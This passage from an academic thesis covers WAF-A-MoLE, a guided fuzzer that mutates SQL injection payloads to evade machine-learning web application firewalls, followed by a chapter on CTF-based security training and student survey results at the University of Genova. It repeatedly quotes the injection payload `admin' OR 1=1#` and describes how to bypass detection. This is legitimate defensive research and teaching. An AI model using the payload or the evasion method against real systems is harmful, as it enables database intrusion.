The main bottleneck of our algorithm is the classification step. Indeed, the classification of a payload requires the extraction of a vector of features. Although a WAF classifier is efficient, the feature extraction process may require non-negligible string parsing operations (see Section 5.2). For example, the procedure carried out by a token-based classifier (see Section 5.2.2 for details) requires non-trivial computation to parse the SQL query language (being context free). Instead, all the mutation operators described in Section 5.1.2 rely on efficient string parsing, based on regular expressions.

We mitigate this issue by following a *mutation preemption* strategy, i.e., we create a *mutation round* where multiple payloads are generated at once. All these mutated payloads are stored for the classification. Then we run all the classification steps in parallel and we discharge the mutants that increase the classification value of their parent. In this way we take advantage of the parallelization support of modern CPUs.

For memory efficiency, we only enqueue a mutated payload if it improves the classification value of its parent. In this way we mitigate the potential, exponential blow-up of the mutation tree (see Section 5.1.3). On the negative side, each branch of the mutation tree only evolves monotonically which might result in the algorithm stagnating on local minima. However, our experiments show that this does not prevent our algorithm from finding an injectable payload (see Section 5.3).

5.2 WAF Training and Benchmarking

Our technique applies to an input model representing a *well-trained* WAF, i.e., a WAF that effectively detects malicious payloads. Ideally, to generate a payload that bypasses a deployed WAF, the input algorithm should rely on the same detection model. In the case of ML-based WAF, the model is the result of the training process over a sample dataset, while for signature-based WAFs the model is the set of all the collected signatures that are used as a comparison for future input.

Unfortunately, it is very common that neither the detection model nor the training dataset are publicly available. Reasonably, this happens because the WAF manufacturers (correctly) consider such knowledge an advantage for the adversary. Remarkably, this also happens for the research prototypes.[5] Thus, we had to create a training dataset and configure the classification algorithms. The following sections describe the issues we faced and how we solved them.

[5] All maintainers of the WAFs considered in this work were contacted, but no one provided their datasets.

5.2.1 Dataset

To the best of our knowledge, no dataset of benign SQL queries is publicly available. The main reason is probably that the notion of "benign" is application-dependent and no universal definition exists. On the other hand, there are many malicious payloads, that one can extract from existing penetration testing tools such as *sqlmap*[6] and *OWASP ZAP*[7]. We consider the payloads generated by these tools, as any WAF should be trained on well-known attacks.

We built our dataset through an automatic procedure[8]. In particular, we used *randgen*[9] to generate the queries. Starting from a grammar G, the tool returns a set of queries that belong to the language denoted by G. Noticeably, queries generated by *randgen* also include actual values, e.g., table and column names, referring to a given existing database. Thus, the queries in the dataset can be submitted and evaluated against a real target.

To create our labeled dataset, we assume that SQL queries are always created by the application when a user submits a payload, either benign or malicious. To simulate this behavior, we generate a single initial grammar that supports multiple query types. Then, we provide different dictionaries of values for each terminal symbol (i.e., t, f, v) that represents a possible value of a particular column inside the database.

The query grammar is the following.

$$\begin{array}{lll}
Q & ::= & S \mid U \mid D \mid I \\
S & ::= & \textbf{SELECT } (\bar{f} \mid *) \textbf{ FROM } t \textbf{ WHERE } e \text{ [}\textbf{LIMIT } \bar{v}\text{]} \\
U & ::= & \textbf{UPDATE } t \textbf{ SET } f = v \textbf{ WHERE } e \text{ [}\textbf{LIMIT } \bar{v}\text{]} \\
D & ::= & \textbf{DELETE FROM } t \textbf{ WHERE } e \text{ [}\textbf{LIMIT } \bar{v}\text{]} \\
I & ::= & \textbf{INSERT INTO } t\ (\bar{f}) \textbf{ VALUES } (\bar{v}) \\
e & ::= & f \gtreqless v \mid f \textbf{ LIKE } s \mid e \textbf{ AND } e' \mid e \textbf{ OR } e'
\end{array}$$

Briefly, the queries Q can be *select* S, *update* U, *delete* D or *insert* I. The syntax of each query is standard, only notice that S, U and D may optionally (square brackets) terminate with a **LIMIT** clause. The queries operate on several parameter types, including fields f, tables t, values v, strings s and boolean expressions e, e'. Finally, we use $\bar{\cdot}$ to denote a vector, i.e., a finite, comma-separated list of elements. The actual values for t and f are taken from an actual target database (this feature is provided by *randgen*). For v, we use different values depending on the type of query we want to generate. For the benign queries, we generate payloads with a random generator, a dictionary of nations, a dictionary of values which are compatible with the field type to simulate a real application payload. For example, in a database containing people names we use English first and last names. We are interested in the structure of the query, hence these

[6]`https://github.com/sqlmapproject/sqlmap`
[7]`https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project`
[8]The dataset is available at `https://github.com/zangobot/wafamole_dataset`
[9]https://github.com/MariaDB/randgen

values for the payload are suitable for our analysis.

As mentioned above, the malicious values are generated by *sqlmap* and *OWASP ZAP*.

5.2.2 Classification Algorithms

Below we describe the classification algorithms that we used for our experiments. In particular, we consider different techniques, built on three feature extraction methods: characters, token and graph based.

Character-based features. *WAF-Brain*[10] is based on a recurrent-neural network. The network divides the input query in blocks of exactly five consecutive characters. Its goal is to predict the sixth character of the sequence based on the previous five. If the prediction is correct, the block of characters is more likely to be part of a malicious payload. This process is repeated for every block of five characters forming the target query.

The neural network of WAF-Brain is structured as follows. The input layer is a Gated Recurrent Unit (GRU) [CVMG+14] made of five neurons, followed by two fully-connected layers, i.e., a dropout layer followed by another fully connected layer. Finally, WAF-Brain computes the average of all the prediction errors over the input query and scores it as malicious if the result is above a fixed threshold chosen a priori by the user. Since the threshold is not given by the classifier itself, as all the other details of the training and cross-validation phases, we set it to 0.5, which is the standard threshold for classification tasks.

Token-based features. The token-based classifiers represent input queries as histograms of symbols, namely tokens. A token is a portion of the input that corresponds to some syntactic group, e.g., a keyword, comparison operators or literal values.

We took inspiration from the review written by Komiya et al. [KPH11] and Joshi et al. [JG14] and we developed a tokenizer for producing the features vector to be used by these models. On top of that, we implemented different models: (i) a Naive Bayes (NB) classifier, (ii) a random forest (RF) classifier with an ensemble of 25 trees, (iii) a linear SVM (L-SVM), and a gaussian SVM (G-SVM). We trained them using a 5-fold cross-validation with 20,000 sane queries and 20,000 injections, and we used 15% of the queries for the validation set. To this extent, we coded our experiment using *scikit-learn* [PVG+11], which is a Python library containing already implemented machine learning algorithms. After the feature extraction phase, the number of samples dropped to 768 benign and 7,963 injection queries. The tokenization method is basically an aggregation method: only a subset of all symbols is taken into account. The dataset

[10] `https://github.com/BBVA/waf-brain`

		C	γ	$avg(A)$	σ
Token-based	Naive Bayes	/	/	54.2%	1.0%
	Random Forest	/	/	87.3%	0.7%
	Linear SVM	19.30	/	80.5%	1.4%
	Gaussian SVM	278.25	0.013	93.1%	0.9%
SQLiGoT	Dir. Prop.	4.64	0.26	99.85%	0.07%
	Undir. Prop.	2.15	0.71	99.10%	0.2%
	Dir. Unprop.	2.15	0.26	99.74%	0.1%
	Undir. Unprop.	2.15	0.26	98.89%	0.2%

Table 5.2: Training phase results.

is unbalanced, as the variety of sane queries is outnumbered by the variety of SQL injections. To address this issue, we set up *scikit-learn* accordingly, by using a loss function that takes into account the class imbalance [BOSB10]. Table 5.2 shows the results of the training phase where (i) C is the regularization parameter [Tik43] that controls the stability of the solution, (ii) γ is the kernel parameter (only for the gaussian SVM) [Aiz64, HSS08], and (iii) $avg(A)$ and σ are the average and standard deviation of the accuracy computed during the cross-validation phase over the validation set.

Graph-based features. Kar et al. [KPS16] developed SQLiGoT, an SQL injection detector that represents a SQL query as a graph, both directed and undirected. Each node in this graph is a token of the SQL language, plus all system reserved and user defined table names, variables, procedures, views and column names. Moreover, the edges are weighted uniformly or proportionally to the distances in terms of adjacency. We omit all the details of the model, as they are well described in the paper [KPS16]. Kar et al. released the hyper-parameter they found on their dataset, but since both C and γ depend on data, we had to train these models from scratch.

We performed a 10-fold cross-validation for SQLiGoT, using 20,000 benign and 20,000 malicious queries, again using the *scikit-learn* library. After the feature extraction phase, the dataset is shrunk to: (i) 3216 sane and 12,659 malicious data for the directed graph versions, (ii) and 3268 sane and 12,682 malicious data for the undirected graph versions of SQLiGoT. Again, many queries possess the same structure as others, and this is likely to happen for sane queries. As already said in the previous paragraph, we are dealing with imbalance between the two classes, and we treat this issue by using a balanced accuracy loss function, provided by the *scikit-learn* framework. Table 5.2 shows the result of the training phase of the different SQLiGoT classifiers. Both the hyper-parameters and the scores are almost the same for all the different versions of SQLiGoT.

		A	**R**	**P**
ModSecurity CSR	Paranoia 1/2	86.10%	86.10%	100%
	Paranoia 3/4	91.85%	91.85%	100%
	Paranoia 5	96.46%	96.46%	100%
WAF-Brain	RNN	98.27%	96.73	99.8%
Token-based	Naive Bayes	50.16%	98.71%	50.08%
	Random forest	98.33%	98.33%	100%
	Linear SVM	98.75%	98.76%	100%
	Gaussian SVM	97.82%	97.82%	100%
SQLiGoT	Dir. Prop.	90.61%	97.30%	85.82%
	Undir. Prop.	96.38%	97.31%	95.54%
	Dir. Unprop.	90.52%	97.12%	85.80%
	Undir. Unprop.	96.25%	97.05%	95.53%

Table 5.3: Benchmark table.

5.2.3 Benchmark

We carried out benchmark experiments to assess the detection rates of the classifiers discussed above. For all the classifiers used for this benchmark, we formed a dataset of 8,000 sane queries and 8,000 SQL injection queries, and we classified them using the models we have trained. Table 5.3 shows the results of our experiment.

We evaluated the performance of each classifier by accounting three different metrics: (i) *accuracy*, (ii) *recall*, and (iii) *precision*. We denote the true positives as TP, true negatives as TN, false positives as FP and false negatives as FN. Accuracy is computed as $A = \frac{TP+TN}{TP+TN+FP+FN}$, recall is computed as $R = \frac{TP}{TP+FN}$ and precision is computed as $P = \frac{TP}{TP+FP}$. The accuracy measures how many samples have been correctly classified, i.e., a sane query classified as sane or an injected query classified as malicious. The recall measures how good the classifier is at identifying samples from the relevant class, in this case the injection payloads. Scoring a high recall value means that the classifier labeled most of the real positives in the dataset as positives. The precision measures how many of the samples classified as relevant are actually relevant.

Since the Naive Bayes algorithm tries to discriminate between input classes by considering each variable independent one to another, it misses the real structure of the SQL syntax. Hence, it cannot properly capture the complexity of the problem. All other classifiers may be compared with different levels of paranoia offered by ModSecurity, showing their effectiveness as WAFs. WAF-Brain results are comparable to what the author claims on his GitHub repository.



Figure 5.5: *Guided* (solid) vs. *unguided* (dotted) search strategies applied to initial payload `admin' OR 1=1#` for each iteration.



Figure 5.6: *Guided* (solid) vs. *unguided* (dotted) search strategies applied to initial payload `admin' OR 1=1#` over time.

5.3 Evading Machine Learning WAFs

In this section, we experimentally assess WAF-A-MoLE against the classifiers introduced above. The experiments were performed on a DigitalOcean[11] droplet VM with 6 CPUs and 16GB of RAM. For a baseline comparison we used an *unguided* mutational fuzzer. The unguided fuzzer randomly applies the mutation operators of Section 5.1.2. Moreover, we executed 100 instances of the unguided fuzzer on each classifier. Then, we compared a single run of WAF-A-MoLE against the best payload generated by the 100 unguided instances over time. Both the WAF-A-MoLE and the unguided fuzzers were configured to start from the payload `admin' OR 1=1#`, initially detected with 100% confidence by each classifier.

5.3.1 Assessment Results

Figure 5.5 and Figure 5.6 show the evolution of the confidence score for each classifier. In each plot, we compare the best sample obtained by WAF-A-MoLE (solid line) and the best sample generated by all the 100 processes of the *unguided* fuzzer (dashed line).

The first group of plots (Figure 5.5) show the evolution of the confidence scores against the number of mutation rounds. The second group (Figure 5.6), shows the confidence score over the actual time of computation. In particular, we show the first 10 seconds of computation. Since some scores degrade in the first milliseconds of computation, we report the x axis in log scale.

5.3.2 Interpretation of the Results

Our experiments highlight a few facts that we discuss below.

Feature choice matters. As explained in Section 5.2.2, all the considered classifiers are based on syntactic features. However, different feature set change the robustness of a classifier. For instance, WAF-Brain quickly lost confidence when the payload mutated, because WAF-Brain is trained from uninterpreted, fixed-length sequences of characters and our mutation operators can enlarge a payload beyond the adequacy of the length assumed by WAF-Brain. Also Token-based classifiers do not perform well against mutations. The reason is that malicious and benign payloads overlap in the feature space. All SQLiGoT versions showed to be robust against the unguided approach. These classifiers use the SVM algorithm as some of the token based classifiers, but their feature set imposes more structure inside the feature representation. Hence, random mutations have a negligible probability to evade them. Instead, since WAF-A-MoLE

[11] `https://www.digitalocean.com/`

relies on a guided strategy, it can effectively craft adversarial examples (although more effort is needed).

Finding adversarial examples is non-trivial. SQLiGoT classifiers resist the unguided evaluation as it is unlikely that a mutation can move the sample away from a plateau region where the confidence of being a SQL injection is high. The main reasons are: (i) SQLiGoT considered a large number of tokens (so reducing the collision problem that affects other classifiers, since the compression factor applied by the feature extractor is lower); (ii) The structure of the feature vector is inherently redundant, i.e., each pair of adjacent variables describe the same token; (iii) the models are regularized, hence the decision function is smoother between input points and it manages to generalize over new samples.

WAF-A-MoLE effectively evades WAFs. Moving randomly in the input space is not an effective strategy. WAF-A-MoLE finds adversarial samples by leveraging on hints given by classifier outputs. The guided approach accomplishes what the unguided approach failed to, by moving points away from plateaus and putting them in regions of low confidence of being recognized as SQL injection. Moreover, among the SQLiGoT classifiers, the *undirected unproportional* is the most resilient variant. Recalling the definition of the algorithm [KPS16], the feature extractor assigns uniform weights to tokens in the same window instead of balancing the score w.r.t. the distance of the current token. Hence, the classifier gains some invariance over the sequence of extracted tokens, making it more robust to adversarial noise.

5.3.3 Discussion and Limitations

Our experiments show that, starting from a target malicious payloads, WAF-A-MoLE effectively degrades the confidence scores of the considered classifiers. In this section we discuss implications and limitations of this result.

Generality of the experiments. As discussed in Section 5.2.1, the classifiers were trained with a dataset that we had to build from scratch. This has clear consequences on our experimental results. Hence, to extend the validity of our results, new experiments should be executed from other, real-world, datasets.

Another limitation is that we did not take into account the robustness of WAFs combining signatures *and* ML techniques, called *hybrid*. These systems are becoming more and more common.

Adversarial attacks mitigation. Demontis et al. [DMP+18] showed the effect of the presence of regularization when a classifier is under attack. Without regularization an attacker may craft

an adversarial example against the target, due to the high irregularity of the victim function. Adding the regularization parameter has the effect of smoothing the decision boundary of the function between samples, reducing the amount of local minima and maxima. On top of that, the adversary needs to increase the amount of perturbations to craft adversarial examples. All models we trained have been properly regularized.

Grosse et al. [GMP+17] propose the so called *adversarial training*, basically a re-fit of the classifier also including the attack points. This defense system leads to better robustness against adversarial examples, at the cost of worse accuracy scores. Again, as shown by Carlini et al. [CW17] this is not a solution, but it may slow down the adversary in finding adversarial examples.

5.4 Lesson Learned

In this chapter, we provided experimental evidence that machine learning based WAFs can be evaded. Our technique takes advantage of an adversarial approach to craft malicious payloads that are classified as benign. Moreover, we showed that WAF-A-MoLE efficiently converges to bypassing payloads. We presented the results of this technique applied to existing WAFs, both via a guided and unguided approach. We leveraged on a set of syntactic mutations that do not alter the original semantics of the input query. Finally, we built a dataset of SQL queries and we released it publicly. While this chapter focused on SQLi, this technique can be extended to other types of vulnerabilities with similar characteristics, such as XSS. Also, WAF-A-MoLE can be used by developers to test the resilience of existing WAFs and improve the detection of malicious payloads.

In the context of this thesis, this chapter highlights how machine learning based WAFs are exposed to a concrete risk of being bypassed. Following what we already discussed in the previous section, our experiments show that the lack of a correct mindset promotes the presence of vulnerabilities that, reasonably, developers should be aware of. In particular, we showed that this problem arises with novel and emerging attacker models. Since future attacker models are unknown by definition, we cannot expect to train developers on them beforehand.

In the next part, we will focus on techniques to support developers in building and honing a correct mindset. In particular, we start by considering hands-on activities which are both effective and efficient in forming a strong foundation of technical skills. Then, we explain how to turn an attacker model into a practical training scenario, using the attacker model presented in Chapter 4 as a case study. Finally, we discuss how to automate the creation of fresh training scenarios. The importance of such an automated support is that new exercises should be frequently reshaped to avoid repetition of the training activity.

Part II

Improving Security Training

Chapter 6

Security Training at UniGe

As highlighted in Part I, discovering vulnerabilities in real-world applications is a daunting and error-prone task. Automatic penetration testing tools play a crucial role and are widely used by security analysts and developers alike. Yet, penetration testing is still primarily a human-driven activity, and its effectiveness still depends on the skills and expertise of the security analyst driving the tool. Making developers aware of common vulnerabilities and their consequences in a production environment leads to having a more secure final product, thus making testing an easier and more effective process.

A more "human" aspect of this matter is how students see cybersecurity: Umbach and Wawrzynski [UW05] show that students tend to learn less from subjects and lectures they perceive as boring, which means that students engagement is of paramount importance when creating an adequate mindset.

We present two types of cybersecurity activity at the University of Genova:

Web Application Development – a formal course in the Computer Science curriculum, aimed at teaching the basics of web development.

ZenHackAdemy – a hands-on, non-formal activity aimed at fostering the development of a correct mindset towards cybersecurity.

We will present how non-formal [AE10] training impacts the performances of our students, and if this type activities is effective in promoting an interest in cybersecurity.

This chapter is structured as follows. Section 6.1 introduces Capture-The-Flag competitions. Section 6.2 describes the experience of the author as tutor in the Web Application Development course (Section 6.2.1) and in the ZenHackAdemy activity (Section 6.2.2). Section 6.3 presents the effectiveness this kind of activities, using the code quality of students assignments as a use

case, as well as the performance on a local competition we organized. Lastly, Section 6.4 contains some final remarks and lesson learned.

6.1 Capture The Flag Competitions

Capture the Flag (CTF) [DLZ+14, TAK+17] competitions are cybersecurity-oriented games where teams challenge each other in finding as many vulnerabilities as possible in deliberately vulnerable software and systems.

Exploiting these vulnerabilities leads to leaking the *flag*, which is a string in a given format, e.g.,

`flag{th15_1s_4_fl4g}`

CTFs are both online and on-site events. The official calendar for CTF events during the year is available on the CTFtime[1] website. Usually, a CTF event lasts from 24-48 hours to one week, but it could be longer than one week and, in some specific instances (especially for on-site events), shorter than 24 hours. Other than time-bound events, there also exist other CTF-like "loose" challenges which are not bound to a single event and that are hosted by other websites, such as HackThisSite[2], W3Challs[3] and Root Me[4]. Common CTF formats are Jeopardy, Attack/Defense, and Mixed format. The following sections describe them in details.

6.1.1 Jeopardy

Jeopardy [CBB14] is the most popular type of CTF. This format is strongly (almost exclusively) oriented towards attacking a system or exploiting known vulnerabilities.

Challenges for this format are usually based on solving logical puzzles, with a strong emphasis on lateral thinking. This kind of challenge is usually built to leverage the *functional fixedness* cognitive bias [DL45], that limits a person to see and use an object only in its traditional usage. Solutions for these challenges require a correct mindset and creativity to employ common tools in a different way. Hence, these solutions are hidden in plain sight because of the functional fixedness bias. When a user solves the puzzle and finds the flag, they also receive points based on the estimated difficulty of the problem[5].

[1] https://ctftime.org/
[2] https://www.hackthissite.org/
[3] https://w3challs.com/
[4] https://www.root-me.org
[5] Recently, most CTFs started using dynamic scoring systems, where the amount of awarded points is inversely proportional to the number of times it was solved. For more details: https://github.com/CTFd/DynamicValueChallenge

This format is especially suitable for "persistent" challenges found in training websites. Challenges in these sites are not time-bound, but they are available to anyone anytime. These sites also keep a scoreboard for active users.

6.1.2 Attack/Defense

As the name states, while the Jeopardy format focuses on attacking systems, this format encourages balancing both attack and defense. Organizers provide participants with one (or more) Virtual Machine (VM) or, at least, with a remote access to a clone of a starting VM. When creating the VM, organizers disseminate it with vulnerabilities. The objective of each team is to examine their own machine, finding as many vulnerabilities as possible, patching them and, at the same time, exploiting the same vulnerabilities in other teams machines.

Since organizers must provide participants with VMs and preparing (intentionally) vulnerable VMs is a heavy task, Attack/Defense CTFs are infrequent. [TAK+17] discusses the costs that organizers have to sustain to create, run, and maintain this type of event. Many works have been proposed to cut the cost of organizing and hosting a CTF, especially for education purposes. [TDG+17] presents a CTF-as-a-Service approach, in which an organizer can create an Attack/Defense CTF infrastructure from a simple website. [WCC18] proposes a novel approach to Git-based CTF creation, which consists of three phases: *preparation*, *injection*, and *exercise*. During the preparation phase, participants develop a network service that binds to a network port given by the organizers. Participants then deploy each of their services on Git. In the injection phase, they inject a certain number of vulnerabilities in the service they created (each one in a new branch). These are referred to as *intended vulnerabilities*, but more *unintended vulnerabilities* could have been already created by mistake during the preparation phase. In the last phase, every participant pulls all vulnerable services and runs them on a network VM. During this phase, participants have to analyze each service, patching them on their VM and attacking the same vulnerability on other teams' VMs.

A special kind of Attack/Defense event is its asymmetric version, in which attack and defense activities are split among different teams. A group of teams, called *red teams*, attacks the machines defended by the *blue teams*. This type of event is mostly performed on-site, but in some cases it is possible to adopt a hybrid approach in which organizers create a physical environment, but they also give remote access to VMs (e.g., through a VPN), so that on-site and remote participants can interact with each other.

6.1.3 Mixed format

This format is the most diversified and new formats are created every day. For example, [RHP+16] presents a new form of CTFs called *BIBIFI*, which stands for *build it, break it, fix it*. This format

is similar to [WCC18]: participants have to build services, inject vulnerabilities, patch them, and attack the same service hosted on other players' machines.

6.2 Experience

In this section, we describe the experience of tutoring Web Application Development at the University of Genova (Section 6.2.1), as well as teaching in the ZenHackAdemy activities (Section 6.2.2).

6.2.1 Web Application Development Course

In a.y. 2016/17 and a.y. 2017/18, we tutored the Web Application Development course (original title "Sviluppo Applicazioni Web") offered in the 3rd year of the Computer Science Bachelor's degree at the University of Genova. As the name suggests, in this 3-month course students learn the basics of web application development. The main topics are HTML5 and CSS, JavaScript, PHP, and SQL. This is the first time students are exposed to web technologies and web programming in their official curriculum.

During this course, students are asked to hand in three assignments on different topics, which vary from year to year. Each assignment is then peer-evaluated and commented in class. The first assignment of the year is a non-technical "game" in which students are required to build the ugliest web page they can. Its aim is teaching the principles of web design, especially through best practices as opposed to worst practices in the hand-ins. The second and third assignments dive into front-end and back-end development. The front-end based one focuses on HTML5 and JavaScript, consuming remote REST APIs and displaying the results on the page. The back-end based one shows the interaction between PHP and SQL (especially MySQL) through the standard PHP library. Every year, this assignment turns into a learning experience in which students are introduced to the basics of server-side web security.

6.2.2 ZenHackAdemy

The word ZenHackAdemy is a *portmanteau* of the words *ZenHack* and *Academy*. ZenHack, in turn, is itself a *portmanteau* of the words "Zena", the dialect name for the city of Genoa, and *hack*. It is also a play on words with the term *zen*, meaning deep meditation and devotion to the practice (i.e., hacking).

ZenHack is a CTF Team founded in 2017 by a group of students and researchers of the University of Genova. Its goal is to foster the development of practical skills in cybersecurity. The

primary tool to achieve this goal is the ZenHackAdemy, a set of teaching activities that span over multiple topics in computer security, e.g., web, binary, network and more. Activities are non-formal and organized as weekly meetings, where students participate on a voluntary basis. ZenHackAdemy started with a pilot on June 2017, then followed with the official first edition in Autumn 2017 and a second edition in Autumn 2018. Recordings of each meeting are publicly available on YouTube[6], and we also deployed an online challenge platform[7] which is only available to students of our university.

In 2017, the University of Genova received a grant from Boeing Company to work on cybersecurity related issues, and we decided to organize local, on-site CTFs for our students. Winners for this CTFs would, in turn, receive a grant to continue their journey in the world of cybersecurity. This proposal merged with already existing ZenHackAdemy activities and created a more significant experience for students, who were able to attend cybersecurity lessons to train for the Boeing CTF competition. This common goal helped challenging students to learn new subjects, while also training for the final competition. In 2018, after the end of the first on-site CTF, we administered a survey asking students for feedback, as we will detail in the next section.

6.3 Results

In this section, we discuss the impact of formal and non-formal teaching on cybersecurity. To assess it, we measure the security of student's code, and we examine the results of a survey we administered after the local CTF competition discussed in the previous section.

6.3.1 Security in Students' Code

To assess the impact of the training, we examined the assignments of the web development official course for two consecutive academic years (2016/17 and 2017/18). As explained in Section 6.2.1, students are required to hand in three assignments each year. In this work, we only consider assignments #2 and #3, since the first one aims at teaching web design.

Each year, the second assignment (i.e., the first technical one) is handed in before the ZenHackAdemy web security meetings are held, while the third one (i.e., the second technical one) is handed in after ZenHackAdemy web security sessions. Given this fact, we can analyze the impact ZenHackAdemy had on students when solving their assignments.

As a metric on how successful ZenHackAdemy was in spreading awareness on cybersecurity issues, we chose to track the number of assignments containing instances of specific PHP saniti-

[6] `https://www.youtube.com/channel/UCbkC7o6-t2AMurIF6johcMg/playlists`
[7] `https://zenhackademy.dibris.unige.it/`

Table 6.1: Percentage of assignments that use specific sanitization functions.

	2016		2017	
	#2	#3	#2	#3
filter_var	26.3%	12.5%	28.4%	32.9%
preg_match	15.8%	-	91.6%	42.7%
preg_replace	5.3%	-	7.4%	-
real_escape_string	-	12.5%	-	46.3%
htmlentities	10.5%	-	-	-
htmlspecialchars	26.3%	12.5%	22.1%	32.9%
prepare	-	12.5%	-	34.1%

zation functions. Results of this tracking are reported in Table 6.1.

In a.y. 2016/17, before each assignment, the course lecturer reminded and discussed the benefits of validating and sanitizing input, and how a developer should use proper sanitization functions to make interactions with the web application more secure. She also discussed the pros and cons of blacklists and whitelists, separating data from code and context-aware sanitization. We expected that, after the theory in class, students would sparingly use sanitization functions they were taught with a "salt and pepper" approach, in a mostly mechanical way, without thinking about the specific sanitization needs for their application. As we can see in Table 6.1, this lack of a proper mindset resulted in 26.3% of students using `filter_var` to validate and sanitize an email going into a database. Unfortunately, as we discussed in Section 3.3, this sanitization is not sufficient in this context, and it creates an SQLi vulnerability.

In a.y. 2017/18, assignment #2 was designed to make students use sanitization functions, and 91.61% of students used `preg_match` as their preferred method of sanitization. However, many of them relied on home-made regular expressions to validate input. This choice infamously known for leading to vulnerabilities in a production environment. After this assignment, most students attended ZenHackAdemy meetings on web security and exploitation. Results for assignment #3 reflected the newly acquired mindset that students gained during the meetings: most students stopped using `preg_match`, and started using prepared statements instead to create SQL queries. Moreover, we noticed that each year after the meetings, not only the global usage of sanitization functions increased, but also better sanitization functions were used instead of weak, custom sanitization functions, e.g., `prepare` was preferred to `preg_match`.

Summing up, we observed that the ZenHackAdemy activity had a positive impact on the quality of students code. Even though further experiments could lead to more precise results, we believe we can claim that the improvement was mostly due to this activity.

6.3.2 ZenHackAdemy Survey

To assess how the ZenHackAdemy activity impacted students, we administered a short anonymous survey consisting of multiple choice, 5-point scale questions, and a final open-ended question for any additional feedback.[8]

The survey was handed immediately after the CTF, along with a message clearly stating we were collecting information related only to the ZenHackAdemy activity, to avoid confusion with the official Computer Security course. We also included students that did not participate in the local CTF, but were trained in the ZenHackAdemy activity. 40% of students involved in the activity answered our survey, 36 out of 90. We discuss the results below.

First we asked students why they attended ZenHackAdemy activities, and we proposed two different answers: 1) *mandatory*, as an additional activity for Computer Security students, and 2) *interested in the topic*, for all the students. Respondents could also select both answers. 13 (36%) of them declared to be Computer Security students, while 31 out of 36 (86%) selected the second option. This confirmed that the majority of students for which participation in the activity was mandatory were also interested in the topic.

Concerning the background of respondents, 20 (55%) did not have any prior cybersecurity experience. 31 (86%) participated in the on-site CTF, and 16 (44%) declare they will participate to other CTFs in the future; 9 (25%) would like to, but they have no time. Only 2 participants declared they will not participate in any CTF in the future.

We asked participants to self-evaluate how the ZenHackAdemy affected their skills. Figure 6.1 shows on the left how participants evaluated themselves on different topics, based on their prior knowledge, and, on the right, their knowledge on the same topics after the training. By comparing the two pictures, it is clear that there is an overall improvement concerning the skills of participants. In particular, we observe that there is a shift towards an *average* or *good* level of self-evaluation (the intensity of blue becomes darker), and less participants declare to know nothing (*none*) on the topics proposed in the list.

From the results, we also noticed that a few students stated their skills worsened because of the training. We think they understood they might have overrated their skills before the activity. Hence, the meetings provided a sort of "reality check" for them.

